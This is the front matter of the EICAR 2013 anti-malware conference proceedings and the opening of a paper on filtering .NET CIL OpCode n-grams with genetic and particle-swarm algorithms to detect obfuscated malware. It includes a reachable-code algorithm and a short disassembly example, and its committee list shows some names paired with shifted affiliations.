



Proceedings of the 22nd Annual EICAR Conference

*The scientific, Technical and Commercial Future of
the AV Industry – Toward a New Era or a Doomed
Collapse.*

*Edited by
Eric Filiol*

*Laboratoire de Virologie et de cryptologie opérationnelles,
ESIEA, Laval, France*

- Cologne, Germany -
June 8th – 11th, 2013

Preface

EICAR 2013 is the 22nd Annual EICAR Conference. This Conference (held from June 8th to June 11th, 2011) at the Dorint Hotel am Heumarkt in Cologne, Germany brings together experts from industry, government, military, law enforcement, academia, research and end-users to examine and discuss new research, development and commercialisation in anti-virus, malware, computer and network security and e-forensics.

For 22 years, EICAR has had an independent and proactive activity in the field of computer anti-virus (malware) and computer security. It is *de facto* the oldest scientific event in the world related to computer virology and anti-malware technologies. The Year 2013 can be considered as a pivotal year since big changes are about to arise in the AV market or should I say in the AV offer. Because not only people but also since very recently governments are more and more aware that (cyber)security has become a challenging and a critical issue. They do no longer accept to pay a rather high price, for less and less security. Lastly, the new issue is *"how to build a national sovereignty, with a trusted computer industry"* when using *"black-boxes that communicate towards the outside and foreign countries through encrypted traffics."* That is the reason why a lot of new initiatives have been recently launched in order to switch from an AV market to an AV offer. In fact we come back to Hobbes's Leviathan thesis: the security should be sub-contracted to Nation States only and to the private sphere whose interests less and less complies with the general interest.

While the EICAR conference traditionally covers all aspects of malicious code and the development of "anti" measures, the EICAR conference 2013 intends to go further and to address also emerging issues like the critical rises of mobile environments, among many others. In a (ever)growing world of poor communication, misunderstanding, hype and commercial driven interests, it is more than ever critical to realign stakeholders and in particular scientific research and commercial product vendors. It is about time to assess what will be our future regarding security and what are the trends in the non-transparent world of computer malware and the computer anti-malware. And, once again, to put end users at the centre of the debate.

The continuing success of EICAR still bears witness to the recognition amongst participants of the importance and benefit of encouraging interaction and collaboration between industry and academic experts from within the public and private sectors. As digital technologies become ever-more pervasive in society and reliance on digital information grows, the need for better integrated socio-technical solutions has become even more challenging and important.

EICAR 2013 has registered a rather good quantity of papers. The program committee was particularly pleased with increased interest amongst students and academic world, especially connected with a part of the AV industry. This made the conference committee's task of paper acceptance hard but enjoyable. To maximise interaction and collaboration amongst participants, two types of conference submissions were invited and subsequently selected – industry and research/academic papers. These papers were then organised according to topic area to ensure a strong mix of academic and industry papers in each session of the conference.

The selection procedure of industry papers (two-step process with two reviewers) adopted three years ago proved to be an excellent choice but we have observed that industry do now prefer submit academic contributions. This is the clear proof that is possible for a few AV vendors – why not all – to conduct good R&D and commercial activity at the same time. As proof and as a matter-of-fact, the *Best Student Paper Award* was awarded this year to Ph. D students working in close relationship with an AV vendors. This is the clear proof that the succession is now ready and that new promising student are ready to face forthcoming challenges. The EICAR scientific committee is particularly

proud to have been able to promote this trend. But the main interesting point lies in the fact that more than previously, industry is going to increase the technical level of his contribution rather to consider more popular or marketing aspects of computer virology. This is a strong hope to see industry working more closely with academic researchers for a better future against malware.

Research academic papers presented in these proceedings were selected after a rigorous blind review process organised by the program committee. Each submitted paper was reviewed by at least four members of the program committee. As for EICAR 2013, the acceptance rate has been slightly less than 35 %. The quality of accepted papers was excellent and the organising committee is proud to announce that authors of several papers have already been invited to submit revised manuscripts for publication in a number of major research journals.

From the papers submitted and accepted for this year's conference there is strong evidence to support the view that the EICAR conference is growing in its international reputation as a forum for the sharing of information, insights and knowledge both in its traditional domains of malware and computer viruses and also increasingly in critical infrastructure protection, intrusion detection and prevention and legal, privacy and social issues related to computer security and e-forensics. EICAR is now the European Expert Group for IT-Security not only according to its new corporate image, but also according to the content of the EICAR 2013 conference.

For the latter, the role of EICAR is vital. At a critical time when nation states face an ever growing threat of cyber attacks, cyber warfare and cyber crime, the status of EICAR backbone and independence become property values and security for the nation states and citizens who comprise them. At a time when the latter are concerned about the developments made by the leaders in the field of state security - especially with the use of viral techniques for police and military missions, thus jeopardizing citizens' rights for privacy - the role of EICAR is more than fundamental. But he cannot legitimately exist without the support of all actors: industry, states, citizens...

Eric Filiol – EICAR 2013 Program Chair and Editor

Email: [filiol@esiea.fr], [dirscience@eicar.org]

Program Committee

We are grateful to the following distinguished researchers and/or practitioners (listed alphabetically) who had the difficult task of reviewing and selecting the papers for the conference:

Fred Arbogast	CSRRT-LU, Luxembourg
Assist. Professor John Aycock	Department of Computer Science, University of Calgary, Canada
David Bénichou	Department of Justice, France
Ralf Benzmueller	G-Data Software, Germany
Dr Vlasti Broucek	School of Information Systems, University of Tasmania, Australia
Andreas Clementi	AV-Comparatives e.V., Austria
Dr Werner Degenhardt	LMU Universität München, Germany
Ing. Michel Dubois	French DoD & ESIEA, France
Professor Eric Filiol (Program Chair)	Laboratoire de Virologie et de cryptologie opérationnelles, ESIEA, France
Professor Richard Ford	Florida Institute of Technology, USA
Professor Nikolaus Forgo	Leibniz Universität Hannover, Germany
Dr Steven Furnell	University of Plymouth, UK
Dr Sandro Gaycken	FU-Berlin, Germany
Dr Vincent Guyot	ESIEA, France
David Harley	ESET LLC, UK
Dr Grégoire Jacob	UCSB, USA
Professor William (Bill) Hafner	Nova Southeastern University, USA
Dr Sylvia Kierkegaard	President of International Association of IT lawyers and Editor-in-Chief, JICLT, IJPL, Denmark
Dr Thorsten Holz	Ruhr Universität, Bochum, Germany
Professor Christopher Kruegel	UCSB, USA
Ing. Patrick Legand	Xirius Informatique, France
Dr Ferenc Leitold	Veszprog Ltd, Hungary
Professor Grant Malcolm	University of Liverpool, UK
Dr Lysa Myers	West Coast Labs, USA
Professor Yves Pouillet	Centre de Recherches Informatique et Droit (CRID), Facultés Universitaires Notre-Dame de la Paix, Namur, Belgium
Professor Gerald Quirchmayr	University of Vienna, Austria
Professor Mark Stamp	University of South Australia, Australia
Mag. Dr. Walter Seböck	San Jose State University, USA
Dr Peter Stelzhammer	Donau Universität, Krems, Austria
Phil Teuwen	AV-Comparatives, Germany
Sébastien Tricaud	NXP Semiconductors, Belgium
Professor Paul Turner	Honeynet project CTO, France
Dr Stefano Zanero	University of Tasmania, Australia
	Politecnico di Milano, Italy

Eric Filiol Editor

Copyright © 2013 EICAR e.V.

All rights reserved. No part of this publication may be reproduced, stored in a retrieval system, or transmitted in any form, or by any means, electronic, mechanical, photocopying, recording or otherwise, without prior permission from the publishers.

No responsibility is assumed by the Publisher for any injury and/or damage to persons or property as a matter of product liability, negligence or otherwise, or from any use or operation of any methods, products, instructions or ideas contained in the material herein.

Copyright © Authors, 2013.

For author/s of individual papers contained in these proceedings - The author/s grant a non-exclusive license to EICAR to publish their papers in full in the Conference Proceedings. This licence extends to publication on the World Wide Web (including mirror sites), on CD-ROM, and, in printed form.

The author/s also grant assign EICAR a non-exclusive license to use their papers for personal use provided that the paper is used in full and this copyright statement is reproduced as follows:

- Permissions and fees are waived for up to 5 photocopies of individual articles for non-profit class-room or placement on library reserve by instructors and non-profit educational institutions.
- Permissions and fees are waived for authors who wish to reproduce their own material for non-commercial personal use. The authors are also permitted to put this copyrighted version of their paper as published herein up on their personal Web-pages.

The quotation of registered names, trade names, trade marks, etc in this publication does not imply, even in the absence of a specific statement, that such names are exempt from laws and regulations protecting trade marks, etc. and therefore free for general use.

While the advice and information in these proceedings are believed to be true and accurate at the date of going to press, neither the authors nor editors or publisher accept any errors or omissions that may be made. The publisher makes no warranty, express or implied, with respect to the material contained herein.

Contents

EICAR Chairman Foreword.....	9
<i>Rainer Fahs</i>	

Academic (peer-reviewed) Papers

Automatic Code Features Extraction Using Bio-inspired Algorithms.....	13
<i>Ciprian Oprea (Technical University of Cluj-Napoca & Bitdefender, Romania) – George Cabău (Bitdefender, Romania) and Adrian Colea (Bitdefender, Romania)</i>	Best Student Paper Award
<i>Android Botnets for Multi-targeted Attacks</i>	49
<i>Valentin Hamon (ESIEA, France)</i>	
A Study on Common Malware Families Evolution in 2012	67
<i>Marius Barat (Bitdefender, Romania), Dumitru Bogdan Prelipcean (Bitdefender, Romania), Dragos Teodor Gavrilut (Bitdefender, Romania)</i>	
What is the Evolution of the WildList, and What is its Future?.....	85
<i>Olivier Ferrand (ESIEA, France)</i>	
Building a Practical and Reliable Classifier for Malware Detection.....	93
<i>Razvan Benchea (BitDefender Romania) – Cristina Vatamanu (BitDefender, Romania) – Dragos Gavrilut (BitDefender, Romania)</i>	
Android Betrays You: Data that you are Unaware of on Your Android Smartphone.....	111
<i>Dorian Larget (ESIEA, France)</i>	
How to Detect the Cuckoo Sandbox and Hardening it?	135
<i>Olivier Ferrand (ESIEA, France)</i>	

Industry Papers

Automatic Description Generator	155
<i>Taras Malivanchuk (Total Defense Incorporated, Israël)</i>	
From BYOD to CYOD?	165
<i>Righard J. Zwienenberg (ESET, Slovakia)</i>	
Generic System Cure	171
<i>Tsahi Carmona & Alex Polischuk (Total Defense Incorporated, Israël)</i>	
How to build a Real World Protection Test Framework.....	187
<i>Peter Stelzhammer & Philippe Rödlach (AV-Comparatives, Austria)</i>	
Authors Index	201

EICAR 2013 Conference Proceedings

Preface by the Chairman of the Board

With the 2013 conference program EICAR is continuing to address real contemporary issues and the technical evolution in the ever more networked environment.

The main focus of the last two EICAR conferences was on “Cyber War” and “Cyber Attacks”, addressing the whole spectrum of technic and technology as well as the legal and political dimension of it. We also started a discussion about the AV tools currently on the market and their limited capabilities in the new contemporary environment.

Time and evolution have moved on again and we see a new shift in the AV world. On one hand we see some “Robin Hoods” in the cyber world and even some organisations claiming to act on behalf of the upright and morally correct but using at the same time tools and techniques and approaches that are at least questionable and sometimes even unlawful.

The real objective of these “hacktivists” are often blurred and it is difficult to understand whether it is the bounty, i. e. private or classified information, or the technical thrill that motivates groups to launch cyber-attacks against corporate or organisational networks. Some of these organisations are perfectly organised and know also perfectly how to “instrumentalise” the media.

Attack vectors are a clear reflection of latest technology developments. A certain shift towards mobile devices and their omnipresence is the logical consequence and the “Anti” community is – once again – lacking behind, both in the development of technical means and in the legal framework addressing the use and its consequences.

The EICAR conference 2013 has therefore invited papers to address some of the burning issues:

- What will be the new forms of threats (malware)?
- What are the issues with current and future anti-malware techniques and products?
- Is the current industry controlled approach to AV still the right one?
- Are governments required to be more proactive?
- Are new tools and/or regulations required?
- What will be the new Law Enforcement needs and context to use malware in an offensive way?
- What is the actual “Threat – Level” for the end user?
- What are the vulnerabilities against threats?
- How can the end user assess his risk?
- How do companies assess their risks?
- How do we manage IT and the associated risks?

The proceedings in this book reflect most of the discussions at the conference and, in addition the scientific papers are addressing more of the technical issues currently at stake. I would like to express my thanks and appreciations to all those who have contributed to make the EICAR conference 2013 a recognised and memorisable event.

Rainer Fahs
EICAR - Chairman of the Board

*"Our minds are essential too lazy to seek out new lines of thought when old ones could serve."
(Schumpeter)*



EICAR 2013

Academic (peer-reviewed) Papers

Automatic Code Features Extraction Using Bio-inspired Algorithms

Ciprian Oprea^{1,2}, George Cabău¹, and Adrian Colea²

¹*Bitdefender*

²*Technical University of Cluj-Napoca*

About Authors

Ciprian Oprea is a malware researcher at Bitdefender where he develops new technologies for heuristic malware detection and performs reverse engineering on malicious applications. He also teaches Assembly Language Programming and Algorithms to computer science students at Technical University of Cluj-Napoca.

Contact details: 1, Cuza Vodă Street, City Business Center, 400107, Cluj-Napoca, Romania, phone +40 264 443 008, e-mail coprea@bitdefender.com

George Cabău is a team leader at Bitdefender where he coordinates the malware research team efforts towards quality heuristic detections. He and his team proactively fight to protect the users against new malware every day.

Contact details: 1, Cuza Vodă Street, City Business Center, 400107, Cluj-Napoca, Romania, phone +40 264 443 008, e-mail gcabau@bitdefender.com

Adrian Colea is a Senior Lecturer at Technical University of Cluj-Napoca. He mainly teaches operating systems topics with a focus on their security. His research includes distributed systems and virtualization techniques.

Contact details: 28, Gh. Barițiu Street, room M02, 400027, Cluj-Napoca, Romania, phone +40 264 401 478, e-mail adrian.colesa@cs.utcluj.ro

Keywords

computer security, malware, disassembly, .NET, CIL, OpCode, n-gram, bio-inspired algorithms, genetic algorithm, particle swarm optimization

Automatic Code Features Extraction Using Bio-inspired Algorithms

Abstract

The number of malicious applications that appear everyday has reached beyond any manual analysis. In the attempt to spread beyond personal computers, malware authors use new platforms like Android, iOS and .NET. The later has the advantage of being present on both desktop computers running Windows Vista or later and also on Windows Phone devices.

Previous studies in the malware classification field have used the concept of OpCode n -grams. These are sequences of consecutive operation codes, that can be extracted from any type of application. In this paper we will show an improvement to this method, by eliminating some of the OpCodes, in order to get better classification results. The OpCodes selection is performed by two bio-inspired algorithms. First, a fitness function was designed, that measured how well we can detect some clusters of methods. Then, we encoded a possible solution as a chromosome in a Genetic Algorithm and as a particle, in Particle Swarm Optimization. Both methods found good OpCodes subsets that were successful in detecting clusters from the cross-validation tests.

The results presented in this paper show that biology can be a source of inspiration not only for computer viruses but also for new methods to combat them.

Introduction

Malicious software, in any form, represent a threat for every user. Since the number of malware samples released every day reached 6 digits last year (Selinger, 2012), manual analysis is no longer an option. Signatures-based detection can be very efficient and can have a high precision but they usually only detect already seen malware. What we need are automated systems, able to detect new malware by learning malicious features from existing samples.

Since the release of Windows Vista, the .NET framework is installed by default on any computer that runs this operating system (Wang, 2006) or later versions (Windows 7, 8). The .NET framework will also run on

Windows Phone (Bray, 2012). This opened a gate to malware creators, as they are now able to create new, portable malware in an easier way. For this reason, we have decided to focus on .NET malware.

.NET programs are Portable Executables (Pietrek, 2002), having a file format similar to other Windows programs. Instead of x86 assembly, Common Intermediate Language (CIL) is used. The complete Common Language Infrastructure (CLI) of .NET programs is described in (*Common Language Infrastructure (CLI)*, 2010). The document shows how “applications written in multiple high-level languages can be executed in different system environments without the need to rewrite those applications to take into consideration the unique characteristics of those environments”.

More precisely, CLI “provides a specification for executable code and the execution environment”. The executable code is divided into methods that consist of variable length CIL instructions, just like native code that runs on x86 processors. However, CIL instructions are different from the native code. For instance, they do not use registers, they work with the stack. (*Common Language Infrastructure (CLI)*, 2010) divides the CIL instructions in two categories: *base instructions* and *object model instructions*.

Most of the instructions from the first category have equivalents in x86 native instructions. We have the following subcategories:

- instructions that move data around: Since CLI works with the stack, these instructions are somehow limited. Examples of such instructions are `ldc` that loads a constant on the stack, `pop` that removes the top of the stack or `ldarg` that loads the specified argument on the stack.
- arithmetic and logic instructions: `add`, `div`, `or`, `and`, `xor`, These instructions are very similar to the x86 equivalents, except that they read their arguments from the stack instead of registers and store the result on the stack. The comparison instructions will also be classified here. Instead of instructions that set the flags (`cmp` and `test` in x86), we have different instructions for different kinds of comparisons. Some examples are: `ceq` - compare equal, `cgt` - compare greater than. The result of the comparison (0 or 1) will be pushed on the stack.
- instructions that modify the control flow: such instructions are method calls (`call`), method jumps (`jmp` - just like calls, but they never return)

or branches. A branch is an instruction that may transfer the control to another instruction from the same method, different from the instruction that follows. The address of the target instruction is computed by adding the branch's argument to the address of the instruction that follows the current one. These branches are unconditional (**br**) or conditional (**ble** - branch less or equal, **blt** - branch less than, **brtrue** - branch when true). A CIL branch is equivalent to a relative jump from the x86 instruction set.

Some of these instructions have multiple versions, depending on the argument type. If the instruction name is suffixed by an **.s**, we have the *small* version, meaning that the instruction's operand has only one byte instead of four (for example, the offset for a branch can fit in a single byte). The **.un** suffix specifies that the operand must be regarded as an unsigned number. The two suffixes can be combined. Note that the suffixes appear only in the instruction's name. Binary, they are encoded as two different operations.

Object model instructions are special instructions that deal with the object oriented part of the CLI. Examples of such instructions are **newobj** that creates new object or **throw** that throws an exception.

If we look at the binary encoding, an instruction can start with a prefix and has an OpCode (Operation Code) and 0 or more operands.




Figure 1: The relationship between instructions, OpCodes and *n*-grams

The OpCode is the portion of a CIL instruction that specifies the operation that must be performed. A CIL instruction also contains the instruction's operands, but they will be disregarded, as they are very easy to modify. A sequences of *n* consecutive OpCodes from a method will be called

n -gram. Figure 1 shows n consecutive instructions, each containing at least the OpCode and how the n -gram is extracted from these OpCodes.

Another type of n -grams can be extracted from raw binary buffers (Abou-assaleh, Cercone, & Sweidan, 2003) without eliminating the instruction's operands and even without considering the nature of the buffer (it didn't matter if the buffer contained code or data). There were simply taken into account all the sequences of n consecutive bytes. However, n -grams extracted from OpCodes showed better results. (Bilar, 2007) computes the OpCodes frequency for malicious and non-malicious samples and shows that they differ significantly. The paper also shows that some rare OpCodes can show the difference between malicious and non-malicious applications.

These n -grams can be used as features for machine learning algorithms (Shabtai, Moskovitch, Feher, Dolev, & Elovici, 2012). A classifier can be trained, by providing n -grams extracted from clean samples and n -grams extracted from malicious samples. (Shabtai et al., 2012) extracts OpCode n -grams from samples, in order to find patterns that help classifying new malware. These patterns were used as features for several machine learning algorithms. The imbalance problem is also brought into discussion. The malware class size is usually smaller and less frequent, so the machine learning algorithms must be adapted to this condition.

Semi-supervised learning, based on the frequencies of appearance of OpCode sequences is described in (Santos, Sanz, Laorden, Brezo, & Bringas, 2011). This method helped labelling malware samples with less effort.

However, the previous research was made on x86 native instructions and there were no attempts to filter the OpCodes in order to extract more meaningful n -grams. We will see that this filtering is necessary in order to detect obfuscated code. Usually, obfuscators will alter the code in such a way that the code functionality is preserved. Some instructions will be changed (added, removed or called with different operands) more often than others. For example, one obfuscation step could start from an existing code and add random `nop` (no operation) instructions. If these `nop` instructions are inserted in too many places, every n -gram will change so the code will be undetectable. A system that would filter out these instruction would still extract the same n -grams.

We will see further in this paper that some of the n -grams are very com-

mon to both clean and malware samples, while others can help discriminating between them and can help detecting new, unseen malware. The task of reducing two functionally equivalent methods to the same form can be reduced to the halting problem (Turing, 1936), so it is undecidable. Still, because the OpCode sequences will be split in n -grams, we can detect similar methods even if they are not reduced exactly to the same form.

In this paper, we will show how to transform .NET methods into n -grams, by preserving as much of the code semantics as possible while eliminating extra stuff added by obfuscators. The first step is to parse the code buffer and eliminate unreachable code, that can be added to trick static analysers. The list of extracted OpCodes will be filtered by eliminating all the occurrences of some of the OpCodes.

The biggest issue encountered is which OpCodes to eliminate and which to keep. If we keep too many OpCodes, we will also keep the extra code, making similar methods to look different. If we keep too few of the OpCodes, all the methods will be similar so we won't be able to detect malicious n -grams because they will be the same as the clean n -grams. To solve this problem, a fitness function was built, that tells us how good a certain choice of OpCodes is. This fitness function will compute, for a given choice of OpCodes to filter, how well some malicious clusters can be detected. Unfortunately, the search space for the set of OpCodes that must be kept is too big for an exhaustive search. Two bio-inspired methods have been tried, for finding a solution that maximizes the fitness function: a Genetic Algorithm and Particle Swarm Optimization. The latter method performed slightly better.

In the following section we will see how we can extract the reachable OpCodes and apply some preliminary normalization techniques. Section 3 describes the selection methodology. There, we will see the fitness function and the two bio-inspired algorithms. Section 4 will show the experimental results of the two methods along with some cross-validation experiments. The last section will present the conclusions and future work.

OpCodes Extraction and Normalization

In order to get access to the code buffers, we need to parse the .NET structures, as detailed in (Pistelli, 2008). The first relevant information about

these structures are found in the .NET Directory, a data directory from the Portable Executable format (Pietrek, 2002), that replaces the old COM Directory. This directory contains an `IMAGE_COR20_HEADER` structure, also known as the *CLI header*.

This structure contains several sections, but we will focus here only on the Metadata Section. Here, there are usually 5 streams:

- **#Strings** - An array of ASCII strings. The strings in this stream are referenced by Metadata Tables.
- **#US** - Array of unicode strings. The name stands for User Strings, and these strings are referenced directly by code instructions (ldstr).
- **#Blob** - Contains data referenced by Metadata Tables.
- **#GUID** - Contains 128 bits long unique identifiers. Also referenced in Metadata Tables.
- **#~** - The most important stream. It contains the Metadata Tables.

The Metadata Tables (or the **#~**) stream contains a set of variable-length tables, found in Table 1, from (Pistelli, 2008).

00 - Module	01 - TypeRef	02 - TypeDef
04 - Field	06 - MethodDef	08 - Param
09 - InterfaceImpl	10 - MemberRef	11 - Constant
12 - CustomAttribute	13 - FieldMarshal	14 - DeclSecurity
15 - ClassLayout	16 - FieldLayout	17 - StandAloneSig
18 - EventMap	20 - Event	21 - PropertyMap
23 - Property	24 - MethodSemantics	25 - MethodImpl
26 - ModuleRef	27 - TypeSpec	28 - ImplMap
29 - FieldRVA	32 - Assembly	33 - AssemblyProcessor
34 - AssemblyOS	35 - AssemblyRef	36 - AssemblyRefProcessor
37 - AssemblyRefOS	38 - File	39 - ExportedType
40 - ManifestResource	41 - NestedClass	42 - GenericParam
44 - GenericParamConstraint		

Table 1: The Metadata tables

The table that we need for extracting the code buffers is the 6th one, the `MethodDef` table. There, each row represents a method in a specific class. Among others, the row contains the Relative Virtual Address, where the method's code is located inside the file. Since the tables above have a

variable length, it is necessary to parse them in order to reach the required table.

After reaching the MethodDef table, we are able to disassemble the methods code. The instruction set is detailed in (*Common Language Infrastructure (CLI)*, 2010). Each instruction has an OpCode represented on 1 or 2 bytes (in the second case, the first byte is always 0xFE for the current version of CLI). After the OpCode, CIL instructions "can be followed by zero or more operand bytes" (*Common Language Infrastructure (CLI)*, 2010).

In Figure 2, we have a listing of some CIL (Common Intermediate Language) code disassembly. On each line we have one instruction with the following information:

- position in file, specified as RVA (Relative Virtual Address)
- instruction's bytes, between square brackets
- operation's name
- optionally, one or more operands

The first instruction in the listing is a `nop` instruction. It starts at the address 0x254C and has a single byte: 0x00. The second instruction is a `call`, that starts at the address 0x254D and occupies 5 bytes. The first byte (0x28) represents the OpCode for the `call` instruction, while the remaining 4 bytes form the instruction's operand 0x0A00000E (the value is written in little endian). For each instruction we can determine the number of bytes from the OpCode (with one exception - `switch`, that has a variable size).

Many malware authors apply obfuscation techniques to the code, such that it behaves identically, but the sequence of operation is changed. We would like to perform such a transformation to the code buffers, that several versions of the same method, obtained through obfuscation will be as similar as possible.

To do this, we will perform two steps: the first one is to eliminate the unreachable code, and the second one is to normalize the OpCodes.

```

=== Method 4: name='mpress._:Main'; RVA=0x0000254C; FA=0x0000074C; size=0x9A ===
= Exception handlers: 000025D6; =
0000254C: [00] nop
0000254D: [28 0E 00 00 0A] call 0x0A00000E
00002552: [12 00] ldloc.s 0x00
00002554: [28 03 00 00 06] call 0x06000003
00002559: [13 06] stloc.s 0x06
0000255B: [11 06] ldloc.s 0x06
0000255D: [2D 16] brtrue.s 0x16
0000255F: [00] nop
00002560: [72 01 00 00 70] ldstr 0x70000001
00002565: [72 23 00 00 70] ldstr 0x70000023
0000256A: [28 0F 00 00 0A] call 0x0A00000F
0000256F: [26] pop
00002570: [15] ldc.i4.m1
00002571: [13 05] stloc.s 0x05
00002573: [2B 6E] br.s 0x6E
00002575: [00] nop
00002576: [06] ldloc.0
00002577: [28 10 00 00 0A] call 0x0A000010
0000257C: [80 01 00 00 04] stsflld 0x04000001
00002581: [7E 01 00 00 04] ldsflld 0x04000001
00002586: [6F 11 00 00 0A] callvirt 0x0A000011
0000258B: [0B] stloc.1
0000258C: [14] ldnull
0000258D: [0D] stloc.3
0000258E: [07] ldloc.1
0000258F: [6F 12 00 00 0A] callvirt 0x0A000012
00002594: [8E] ldlen

```

Figure 2: Example of code disassembly

Eliminating the Unreachable Code

Some code obfuscation tools will add random instruction to the existent code, in such a way that they will never be reached. For example, they can split the instruction sequence, add an unconditional branch instruction and also some garbage bytes after it. Provided that all the code references are fixed, the garbage bytes will never be reached.

We may consider the sequence of instructions: i_1, i_2, i_3, i_4, i_5 . An obfuscation tool may transform it into $i_1, i_2, b, g_1, g_2, g_3, g_4, i_3, i_4, i_5$, where g_1, g_2, g_3, g_4 are random garbage instructions, while b is an unconditional branch instruction that tells the interpreter to skip the length of the garbage code. For example, if each garbage instruction is one byte length, b might be **br.s 4**. **br.s** (*branch small*) is an unconditional branch instruction (equivalent to the x86 **jmp** instruction), that tells the interpreter to jump over the number of

bytes specified in the 1-byte argument.

In order to design an algorithm that eliminates the unreachable code, we must take into account all the possible modifications of the instruction flow:

- returning instructions (`call`, `callvirt`, ...): although these instructions modify the flow by calling another method, the flow will return to the next instruction after the called method returns. We can treat these instructions as regular instructions, that do not modify the flow.
- unconditional branches (`br`, `br.s`): these instruction will always add a (positive or negative) value to the instruction pointer. If the argument is 0, they are equivalent to the `nop` instruction.
- conditional branches (`brtrue`, `brfalse`, `breq.s`, ...): the instruction flow might continue normally, or it might be altered. Since we cannot determine statically if the branch condition is met or not, both alternatives must be considered. This means that we will mark as reachable both the code that follows after these instructions and also the code that would be reached by adding the argument to the instruction pointer.
- flow disruptive instructions (`jmp`, `ret`, `throw`, ...): the `jmp` instruction is similar to `call` (it calls jumps to the specified method) but it doesn't return the control flow to the next instruction. `ret` and `throw` will also disrupt the instruction flow by ending the current method or by jumping to an exception treating block. The code following these instructions will not be marked as reachable, unless referenced by other reachable instruction.

Algorithm 1 will receive a code buffer (*codeBuf*) and will return another buffer (*reach*) of the same size. The returned buffer will contain only 0 and 1 values, for each byte. A value of 1 on the position *i* in the *reach* buffer means that the instruction on the corresponding position in *codeBuf* can be reached by the instruction flow. A value of 0 means that the corresponding instruction is unreachable.

This algorithm parses the code, instruction by instruction and marks all parsed instructions as reachable. When a conditional branch is reached (as

Algorithm 1 MARK-REACHABLE-CODE(*codeBuf*, *excList*)

Require: A buffer *codeBuf* containing a method's code.

Require: A list of starting positions for the exception handlers *excList*.

Ensure: A buffer *reach* where all the reachable bytes are set.

```

1: for  $i = 0 \rightarrow |codeBuf| - 1$  do
2:    $reach[i] \leftarrow 0$ 
3: end for
4:  $Q \leftarrow \{\}$ 
5: ENQUEUE( $Q, 0$ )
6: for  $i = 1 \rightarrow |excList|$  do
7:   ENQUEUE( $Q, excList[i]$ )
8: end for
9: while  $|Q| > 0$  do
10:   $ip \leftarrow \text{DEQUEUE}(Q)$ 
11:  while  $ip < |codeBuf|$  and  $reach[ip] = 0$  do
12:     $length \leftarrow \text{GET-INSTRUCTION-LENGTH}(codeBuf, ip)$ 
13:    for  $i = 0 \rightarrow length$  do
14:       $reach[ip + i] \leftarrow 1$ 
15:    end for
16:     $type \leftarrow \text{GET-OPERATION-TYPE}(codeBuf, ip)$ 
17:    if  $type = \text{BRANCH\_UNCOND}$  then
18:       $distance \leftarrow \text{GET-OPERATION-ARGUMENT}(codeBuf, ip)$ 
19:       $ip \leftarrow ip + distance$ 
20:    else if  $type = \text{BRANCH\_COND}$  then
21:       $distance \leftarrow \text{GET-OPERATION-ARGUMENT}(codeBuf, ip)$ 
22:      ENQUEUE( $Q, ip + distance$ )
23:       $ip \leftarrow ip + length$ 
24:    else if  $type = \text{INSTR\_DISRUPT}$  then
25:      break
26:    else
27:       $ip \leftarrow ip + length$ 
28:    end if
29:  end while
30: end while
31: return reach

```

stated above, both alternatives must be taken into account), one path is taken and the other one is enqueued. The current parsing will stop either when the end of the buffer or some already parsed code is reached, either when a flow-disruptive instruction is encountered. Then, if the working queue is not empty, a new address is dequeued and the instructions starting there will be processed. The initial queue contains the entry point of the method and the addresses of the exception handlers. These exception handlers are portions of a method's code that are invoked when various exceptions occur. Although the normal instructions flow might not reach them, they must be marked as reachable code, because we can't determine statically if an exception will occur or not.

Lines 1-3 will initialize the *reach* buffer with zeros (we start with no reachable instructions), while lines 5-8 will enqueue all the possible starting points for code (the method's entry point and the exception handlers). From each starting point in the queue, the code will be parsed sequentially and marked as reachable (lines 13-15), until some already marked code or the end of the buffer is reached. When an unconditional branch is reached (lines 17-19), the argument of the command is added to the instruction pointer (*ip*). If the branch is conditional (lines 20-23), the parsing continues with the next instruction, and the possible target is enqueued. A flow disruptive instruction will stop the current parsing and will continue with the next element from the queue.

The running time for MARK-REACHABLE-CODE, on a buffer *codeBuf* of length n is $O(n)$, because in the worst case scenario, every instruction is reached, and every instruction is processed at most once. Considering the average length for an instruction to be the constant $c \geq 1$, the number of parsed instructions will be $\frac{n}{c}$, and each instruction will be parsed in $O(1)$ so the final complexity will be $O(n)$. The algorithm will always finish because each branch instruction will be reached at most once, so it will get the chance to enqueue a value at most once.

OpCodes Normalization

After marking the reachable code, all we have to do is extract the OpCodes from every reachable instruction. Instead of extracting the raw OpCodes, we will perform some transformations on them.

In order to do that, we will define a function that transforms instructions into symbols, $normal : \mathcal{O} \rightarrow \Sigma \cup \{\epsilon\}$. \mathcal{O} is the set of all CIL instructions, Σ is the set of all the possible symbols and ϵ is the empty symbol.

The values for this function will be chose manually, in order to ensure some obvious statements, like $normal(\text{br } 0) = normal(\text{nop}) = \epsilon$ and $normal(\text{brtrue}) = normal(\text{brtrue.s}) = normal(\text{brfalse})$.

Symbols Selection Methodology

In the previous section we have shown how a list of symbols can be extracted from a CIL method. Although, at this point we can perform malware detection and clustering based on the list of symbols found, we will go one step further. In this section we will show how to select a subset of these symbols in such a way that a method keeps its specificity and also loses some of the alterations performed by the obfuscator.

As shown before, we will denote by \mathcal{O} the set of all CIL instructions. \mathcal{O}^* will be then the set of all the finite strings with elements from \mathcal{O} . An element of \mathcal{O}^* will be called a *method* (a method is a list of instructions).

Similar to the *normal* function defined above, we can define *Normal* : $\mathcal{O}^* \rightarrow \Sigma^*$, a function that transforms a method (a string of instructions) into a finite string of symbols from Σ .

$$Normal(i_1 i_2 \dots i_m) = normal(i_{k_1}) normal(i_{k_2}) \dots normal(i_{k_p}) \quad (1)$$

$i_{k_1} i_{k_2} \dots i_{k_p}$ is a subsequence of $i_1 i_2 \dots i_m$ that contains all the reachable instructions.

